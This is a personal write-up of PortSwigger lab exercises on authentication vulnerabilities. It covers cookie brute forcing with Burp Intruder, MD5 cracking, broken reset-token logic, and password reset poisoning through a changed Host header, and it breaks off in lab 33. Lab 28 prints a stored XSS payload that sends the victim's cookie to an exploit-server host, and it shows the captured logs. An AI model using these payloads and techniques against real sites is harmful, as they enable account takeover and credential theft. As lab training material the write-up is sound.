

# Vulnerabilities in other authentication mechanisms

## LAB 27 [Brute-forcing a stay-logged-in cookie](#)

Valid credentials: wiener:peter


Victim's username: carlos

Tried to play around with log in page, noticed that stay-logged-in cookie is issued:

```
Pretty Raw Hex
1 GET /my-account?id=wiener HTTP/2
2 Host: 0a160066046b7d088095543900710002.web-security-academy.net
3 Cookie: stay-logged-in=d2l1bmVyOjUxZGMzMGRkYzQ3M2Q0M2E2MDExZTllYmJhNmNhNzcw; session=wIFGHTmKsvRySKJpeKPkjh8ar1duHM3Y
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.199 Safari/537.36
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
8 Sec-Fetch-Site: same-origin
9 Sec-Fetch-Mode: navigate
10 Sec-Fetch-User: ?1
11 Sec-Fetch-Dest: document
12 Sec-Ch-Ua: "Not_A_Brand";v="8", "Chromium";v="120"
13 Sec-Ch-Ua-Mobile: ?0
14 Sec-Ch-Ua-Platform: "Windows"
15 Referer: https://0a160066046b7d088095543900710002.web-security-academy.net/login
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US,en;q=0.9
18 Priority: u=0, i
19
```

Cookie: stay-logged-in=d2l1bmVyOjUxZGMzMGRkYzQ3M2Q0M2E2MDExZTllYmJhNmNhNzcw;  
session=wIFGHTmKsvRySKJpeKPkjh8ar1duHM3Y

Inspector gave me a hint that the stay-logged-in cookie is not exactly random, but is encoded in Base64 string:



wiener:51dc30ddc473d43a6011e9ebba6ca770

From what I see, the format of the cookie is 'username:MD5hash' format. Let's try to decode the second part:

Query		Hash	Type	Result
wiener:51dc30ddc473d43a6011e9ebba6ca770		51dc30ddc473d43a6011e9ebba6ca770	md5	peter
Color Codes: <span style="color: green;">Green</span> Exact match, <span style="color: yellow;">Yellow</span> Partial match, <span style="color: red;">Red</span> Not found.				

So the encrypted part is just MD5 hash of our password.

Knowing this, I can proceed and try to brute force the logged-In cookie session using Burp Intruder and a list of candidate passwords. I also added payload processing rules, such as encrypting list entries into MD5, adding prefix 'carlos:' and encoding everything into Base64:

?

**Payload settings [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load ...

Remove

Clear

Deduplicate

Add

Add from list ...

123456

password

12345678

qwerty

123456789

12345

1234

111111

1234567

Enter a new item

?

**Payload processing**

You can define rules to perform various processing tasks on each payload before it is used.

Add

Edit

Remove

Up

Down

Enabled

Rule

☒

Hash: MD5

☒

Add Prefix: carlos:

☒

Base64-encode

Found one 200 response:

AttackSaveColumns

15. Intruder attack of https://0aa2001c03c3b69b80857b4b00da00f5.web-security-academy.net

ResultsPositionsPayloadsResource poolSettings

Filter: Showing all items

Reque...	Payload	Status code	Error	Timeout	Length	Update...	Comment
84	Y2FybG9zOjVlZjY0YmFkOGY...	302			173		
85	Y2FybG9zOmU2YTViYTA4ND...	302			173		
86	Y2FybG9zOjlkZjNiMDFjNjBkZj...	302			173		
87	Y2FybG9zOjFkMTBjYTdmOG...	302			173		
88	Y2FybG9zOjZlYmU3NmM5Z...	302			173		
89	Y2FybG9zOjA5ZjgzMTZlMjk2...	200			6453	1	
90	Y2FybG9zOjlyOTk3OWZjZTU...	302			173		
91	Y2FybG9zOjVjNzY4NmMwMj...	302			173		
92	Y2FybG9zOjZkdjYjNjYxYTh...	302			173		
93	Y2FybG9zOjlxYjYzYzBiN2FkYz...	302			173		
94	Y2FybG9zOmZzThjZGQ5Zm...	302			173		
95	Y2FybG9zOmJkMWQ3YjA4M...	302			173		

Y2FybG9zOjA5ZjgzMTZlMjk2NDIhN2Y3OTVmNDE0YmEzODYwZmMw is valid stay-logged-in cookie for carlos.

Decoded from Base64 value: carlos:09f8316e29649a7f795f414ba3860fc0

Decrypted password:

Hash	Type	Result
09f8316e29649a7f795f414ba3860fc0	md5	dallas

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Credentials: carlos:dallas

Congratulations, you solved the lab!

## LAB 28 [Offline password cracking](#)

Valid credentials: `wiener:peter`

Victim's username: `carlos`

I logged in as valid user to inspect the behaviour of authentication mechanisms. Noticed, that stay-logged-in cookie session is analogical to the one from previous lab: `user:md5hashpassword`.

`stay-logged-in=d2llbmVyOjUxZGMzMGRkYzQ3M2Q0M2E2MDExZTIiYmJhNmNhNzcw;`  
`session=I9aHxNwJGBqJdUIBNqda1VXQ2dsTsFkw`

Then I checked the website and discovered that comment field is vulnerable to XSS, here is the result of writing a comment, containing `<script>alert(1)</script>`



This is a good sign that I can try to steal cookie using stored XSS. I have used XSS server proposed by Portswigger:

### Leave a comment

Comment:

```
<script>document.location="URL: https://exploit-0a7a00a5035ec64283a0a41201510057.exploit-server.net/exploit"+document.cookie</script>
```

In server's access logs I can see intercepted cookie:

```
194.29.137.21 2024-02-01 01:27:01 +0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.194.29.137.21 2024-02-01 01:27:01 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, 10.0.3.198 2024-02-01 01:27:24 +0000 "GET /exploitsecret=hvo5rE322vahjUsAiZlP40VnppCI6jKN;%20stay-logged-in=Y2FybG9zOjI2MzIzYzE2ZDVmNGRhYmZmM2JiMTM2ZjI0NjBhOTQz HTTP 194.29.137.21 2024-02-01 01:27:27 +0000 "GET /exploit HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome
```

```
/exploitsecret=hvo5rE322vahjUsAiZlP40VnppCI6jKN;%20stay-logged-in=Y2FybG9zOjI2MzIzYzE2ZDVmNGRhYmZmM2JiMTM2ZjI0NjBhOTQz HTTP/1.1" 404 "user-agent: Mozilla/5.0 (Victim) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.0.0 Safari/537.36"
```

Now, it is easy to get original credentials, firstly decoding the cookie from Base64, and then decrypting MD5 part:

Y2FybG9zOjI2MzIzYzE2ZDVmNGRhYmZmM2JiMTM2ZjI0NjBhOTQz

carlos:26323c16d5f4dabff3bb136f2460a943

Hash	Type	Result
26323c16d5f4dabff3bb136f2460a943	md5	onceuponatime

Color Codes: **Green**: Exact match, **Yellow**: Partial match, **Red**: Not found.

Credentials: carlos:onceuponatime

Logged in as 'carlos' and deleted his account. Lab's done!

Congratulations, you solved the lab!

## LAB 29 [Password reset broken logic](#)

Valid credentials: wiener:peter

Victim's username: carlos

Have tested the password reset functionality and discovered that in POST /forgot-password request parameter with username is passed:

**Request**

Pretty Raw Hex

```
1 POST /forgot-password ?temp-forgot-password-token =a950fyfl4e9yps9nosxcyfh6hjd1zm8p
2 HTTP/2
3 Host : 0a50001e036a368280825dc100e9004a.web-security-academy.net
4 Cookie : session =RSGtqE38HabVu6Qyoxc3a4t9bPAUTGEY
5 Content-Length : 117
6 Cache-Control : max-age=0
7 Sec-Ch-Ua : "Not_A Brand";v="8", "Chromium";v="120"
8 Sec-Ch-Ua-Mobile : ?0
9 Sec-Ch-Ua-Platform : "Windows"
10 Upgrade-Insecure-Requests : 1
11 Origin : https://0a50001e036a368280825dc100e9004a.web-security-academy.net
12 Content-Type : application/x-www-form-urlencoded
13 User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
    like Gecko) Chrome/120.0.6099.199 Safari/537.36
14 Accept :
    text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
    ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
15 Sec-Fetch-Site : same-origin
16 Sec-Fetch-Mode : navigate
17 Sec-Fetch-User : ?1
18 Sec-Fetch-Dest : document
19 Referer :
    https://0a50001e036a368280825dc100e9004a.web-security-academy.net/forgot-password?te
    mp-forgot-password-token=a950fyfl4e9yps9nosxcyfh6hjd1zm8p
20 Accept-Encoding : gzip, deflate, br
21 Accept-Language : en-US,en;q=0.9
22 Priority : u=0, i
23 temp-forgot-password-token =a950fyfl4e9yps9nosxcyfh6hjd1zm8p &username =wiener &
    new-password-1 =peter &new-password-2 =peter
```

temp-forgot-password-token=a950fyfl4e9yps9nosxcyfh6hjd1z

Then, I tried to delete the token after sending this request to Burp Repeater and discovered that password still changes even with deleted token. Next, I just changed username parameter to 'carlos' and put my password. After this, I was able to log in 'carlos' account. Lab's done!

## LAB 30 [Password reset poisoning via middleware](#)

This lab is vulnerable to password reset poisoning. The user carlos will carelessly click on any links in emails that he receives. To solve the lab, log in to Carlos's account. You can log in to your own account using the following credentials: wiener:peter.

Any emails sent to this account can be read via the email client on the exploit server.

So, I started with resetting password for 'wiener' and then started to inspect the packets. Noticed, that HTTP supports header X-Forwarded-Host that can redirect the packet containing security token to a server, controlled by attacker:

HOST: exploit-0a51009904b16efd8079209b01610001.exploit-server

I also changed username (whose password should I reset) to carlos and find stolen token on access log of my server. The error code was obviously 404 because I did not receive any password reset page yet

```
194.29.137.21 2024-02-01 03:44:40 +0000 "POST / HTTP/1.1" 302 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6032.114"
194.29.137.21 2024-02-01 03:44:40 +0000 "GET /email HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6032.114"
194.29.137.21 2024-02-01 03:44:40 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6032.114"
194.29.137.21 2024-02-01 03:44:40 +0000 "GET /resources/js/domPurify-2.0.15.js HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6032.114"
194.29.137.21 2024-02-01 03:46:33 +0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6032.114"
194.29.137.21 2024-02-01 03:46:33 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6032.114"
194.29.137.21 2024-02-01 03:46:45 +0000 "GET /forgot-password?temp-forgot-password-token=08iw6ij84ocfjk7ws6r7ysnioio0f2zv HTTP/1.1" 404 "user-agent: Mozilla/5.0 (Victim)"
194.29.137.21 2024-02-01 03:46:50 +0000 "POST / HTTP/1.1" 302 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6032.114"
```

```
GET /forgot-password?temp-forgot-password-
token=08iw6ij84ocfjk7ws6r7ysnioio0f2zv
```

Then, I used one of the valid password reset links from of user wiener and swapped the token in URL:

```
https://0aa4007904df6ea4806121150010007a.web-security-academy.net/forgot-password?temp-forgot-password-token=lofuv2ipnv0pe6n21d01s746xwc8xsjw
```

After this, I was successfully directed to password reset page for 'carlos' and changed it. Now, I am able to log in as 'carlos' and I succeeded.

Congratulations, you solved the lab!

### My Account

Your username is: carlos

Your email is: carlos@carlos-montoya.net

Email

Update email

## LAB 31 [Password brute-force via password change](#)

Valid credentials: wiener:peter

Victim's username: carlos

Having experimented with password reset form, I noticed following behavior:

1. Entering wrong current password and two identical new passwords locks the account
2. Entering wrong current password and two wrong new passwords displays 'Current password is incorrect'.
3. Entering valid current password and two different passwords displays 'New passwords do not match'.

The 3<sup>rd</sup> message can be exploited during the brute force by dictionary as it gives a hint on the moment when correct current password was used (if I brute force the current password parameter and put two different new passwords, I will get 'new passwords do not match' message at some point. Didn't forget to change username parameter to 'carlos':

**Payload positions**

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: <https://0a9a009704a6e77982ee16ce00f90003.web-security-academy.net>

```

1 POST /my-account/change-password HTTP/2
2 Host: 0a9a009704a6e77982ee16ce00f90003.web-security-academy.net
3 Cookie: session=LkYut9kIcU03hYITrAbUkGkklh8ocX5u; session=4H5nnE2z25iv9VehDXD8j1xOkUcB8Xc
4 Content-Length: 77
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not A Brand";v="8", "Chromium";v="120"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://0a9a009704a6e77982ee16ce00f90003.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.159 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://0a9a009704a6e77982ee16ce00f90003.web-security-academy.net/my-account?id=wiener
19 Accept-Encoding: gzip, deflate, br
20 Accept-Language: en-US,en;q=0.9
21 Priority: u=0, i
22
23 username=carlos&current-password=$wiener&new-password-1=123&new-password-2=abc

```

In brute force result, I received a bunch of code 200 responses, so I had to grep the results by string 'New passwords do not match' and figured out what the password is:

Filter: Showing all items

Request	Payload	Status code	Error	Timeout	Length	Comm...	New passwords do not ma...
100	moscow	200			4013	0	
78	amanda	200			4013	0	
80	love	200			4013	0	
83	chelsea	200			4013	0	
82	nicole	200			4013	0	
81	ashley	200			4013	0	
86	access	200			4013	0	
84	biteme	200			4013	0	
87	yankees	200			4013	0	
79	summer	200			4013	0	
88	987654321	200			4013	0	
18	master	200			4010	1	

Request      Response

Credentials: carlos:master

Congratulations, you solved the lab!

## My Account

Your username is: carlos

## LAB 32: [Basic password reset poisoning](#)

Valid credentials: `wiener:peter`

I have studied the behavior of “Forgot Password?” page and noticed, that it sends a link containing `?temp-forgot-password-token=` parameter.

```
Sent: 2024-02-05 21:26:50 +0000
From: "No reply" <no-reply@0a970048031a0b588227fb09004800ea.web-security-academy.net>
To: "wiener" <wiener@exploit-0a5d00fb037c0b19824dfa3801110016.exploit-server.net>
Subject: Account recovery

Hello!

Please follow the link below to reset your password.

https://0a970048031a0b588227fb09004800ea.web-security-academy.net/forgot-password?temp-forgot-password-token=mc83ktx9jclo1ucrbcz62kg6bdiajy9f

Thanks,
Support team
```

I also noticed, that changing the “Host” header of POST/forgot-password to an arbitrary one still triggers the password reset and email with the link is still sent.

I will use my exploit server, which was provided by the Burp:  
`exploit-0a5d00fb037c0b19824dfa3801110016.exploit-server.net`

Now, I will intercept the password change request, sending it to user ‘carlos’ and change the host name to my server:

```
10.0.3.11 2024-02-05 21:23:57 +0000 "GET /forgot-password?temp-forgot-password-token=ugtdcuqegebtki6hqud0bzpeel7ujvsk HTTP/1.1" 404 "user-agent: Mozilla/5.0 (Victim)"
194.29.137.21 2024-02-05 21:24:11 +0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6032.58 Safari/537.36"
194.29.137.21 2024-02-05 21:24:11 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6032.58 Safari/537.36"
194.29.137.21 2024-02-05 21:24:13 +0000 "POST / HTTP/1.1" 302 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6032.58 Safari/537.36"
```

`temp-forgot-password-token=ugtdcuqegebtki6hqud0bzpeel7ujvsk`

At this point, I stole the reset token issued to ‘carlos’ successfully and will simply change the token in URL of valid password reset email. I used the one that I got during first password reset for ‘wiener’. After swapping the tokens, I was redirected to reset page and successfully changed the password of ‘carlos’ and managed to log in:

**Congratulations, you solved the lab!**

## LAB 33: [Password reset poisoning via dangling markup](#)

Valid credentials: `wiener:peter`

Victim’s username: `carlos`

I have inspected the procedure of password reset and noticed, that the service uses ‘MacCarthy Email Security service’. Email contents are also being processed by ‘DOMPurify’

Also, the email’s are sent without URL’s with any tokens. Newly generated passwords are sent, and users are suggested to click on link, which redirects to login page, to log in with new password:

```
Sent: 2024-02-05 21:57:14 +0000
From: no-reply@0a4c004304db371983550018000e003d.web-security-academy.net
To: wiener@exploit-0a20000004e7371e82e0ff41014c00df.exploit-server.net
Subject: Account recovery

<p>Hello!</p><p>Please <a href="https://0a4c004304db371983550018000e003d.web-security-academy.net/login">click here</a> to login with your new password: y2I3k0dqC3</p><p>Thanks,<br></p><p>Support team</p><i>This email has been scanned by the MacCarthy Email Security service</i>
```

Trying to manipulate HOST header as in previous lab ends up in server 504 Bad Gateway error. However, manipulating ports will work and I saw a new password being sent to the email. Therefore, I could try to change HOST to my exploit server just as last time and add an arbitrary port to it: